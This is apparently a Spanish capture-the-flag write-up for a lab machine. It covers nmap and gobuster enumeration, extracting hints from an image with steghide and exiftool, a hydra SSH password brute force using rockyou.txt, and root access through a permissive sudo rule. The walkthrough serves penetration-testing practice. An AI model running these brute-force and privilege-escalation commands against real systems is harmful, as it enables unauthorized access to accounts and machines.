


# Borazuwarahctf - esteganografía

Como siempre accedemos a la ip en el navegador web:



Nos encontramos con esto y nada más!

## Paso 1

Hacemos el típico ping y nmap para saber más sobre la máquina:

```
ping -c 1 172.17.0.2
```

```
nmap -p- -sC -sV --open --min-rate=5000 -vvv -sS -n -Pn 172.17.0.2 -oN  
escaneo
```

El resultado es que tenemos una máquina linux con ping y nmap obtenemos los siguientes puertos:

```

PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDuOdJLZN+
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp  open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Puerto SSH 22 abierto y Puerto HTTP 80 abierto -> OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0) y Apache httpd 2.4.59 ((Debian))

Podemos intentar sacar más información sobre estas máquinas con gobuster

## Paso 2

Iniciamos gobuster para ver si encuentra algo interesante:

```

gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x
php,sh,py,txt

```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: py,txt,php,sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta.sh (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.py (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.hta.py (Status: 403) [Size: 275]
/.htaccess.sh (Status: 403) [Size: 275]
/.htpasswd.sh (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.py (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 50]
/server-status (Status: 403) [Size: 275]
Progress: 23070 / 23075 (99.98%)

Finished
```

Podemos observar que no entregó nada valioso, seguimos intentando.

## Paso 3

Al ver que sólo una imagen podemos sacar mas información con **esteganografía**:

Descargamos la imagen de la página web y la guardamos en el mismo directorio que nos encontramos.

Ejecutamos:

```
steghide extract -sf imagen.jpeg
```

Resultado:

```
Enter passphrase:
wrote extracted data to "secreto.txt".
```

No escribimos anda en passphrase ya que no tenemos nada. Pero nos entrega un txt que dice lo siguiente:

```
└─# cat secreto.txt
Sigue buscando, aquí no está to solución
aunque te dejo una pista...
sigue buscando en la imagen!!!
```

## Paso 4

Intentamos seguir la pista y hacemos un escaneo más a fondo de la imagen por lo que usaremos `exiftool`:

```
exiftool imagen.jpeg
```

Resultado:

```
ExifTool Version Number      : 12.76
File Name                    : imagen.jpeg
Directory                   : .
File Size                   : 19 kB
File Modification Date/Time  : 2024:06:27 22:07:50-04:00
File Access Date/Time       : 2024:06:27 22:08:03-04:00
File Inode Change Date/Time  : 2024:06:27 22:07:50-04:00
File Permissions             : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit             : None
X Resolution                : 1
Y Resolution                : 1
XMP Toolkit                 : Image::ExifTool 12.76
Description                 : _____ User: borazuwarah _____
Title                      : _____ Password: _____
Image Width                 : 455
Image Height                : 455
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample             : 8
Color Components            : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                  : 455x455
Megapixels                  : 0.207
```

Lo interesante del resultado es que tenemos el usuario pero no la contraseña.

## Paso 5

Intentamos hacer un acceso de fuerza bruta con `hydra` vía ssh:

```
hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

Resultado:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not abuse more laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-
[WARNING] Many SSH configurations limit the number of parallel task
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login
[DATA] attacking ssh://172.17.0.2:22/
22][ssh] host: 172.17.0.2 login: borazuwarah password: 123456
of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did n
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-
```

Pudimos encontrar la contraseña del usuario 123456 .

## Paso 6

Ahora accedemos vía ssh para acceder a la máquina remotamente:

```
ssh borazuwarah@172.17.0.2
```

Nos pedirá la contraseña que ya tenemos.

Resultado:

```
borazuwarah@79108f676a4e:~$ sudo -l
Matching Defaults entries for borazuwarah on 79108f676a4e:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 79108f676a4e:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: /bin/bash
```

Estamos dentro así que ahora solo escalar privilegios.

## Paso 6

Es hora de escalar privilegios, buscando por ahí pudimos encontrar que con este comando lo hacemos:

```
sudo -u root /bin/bash
```

Resultado:

```
borazuwarah@79108f676a4e:~$ sudo -u root /bin/bash
root@79108f676a4e:/home/borazuwarah# whoami
root
root@79108f676a4e:/home/borazuwarah# esteganograf\303\255a
```

Y listo!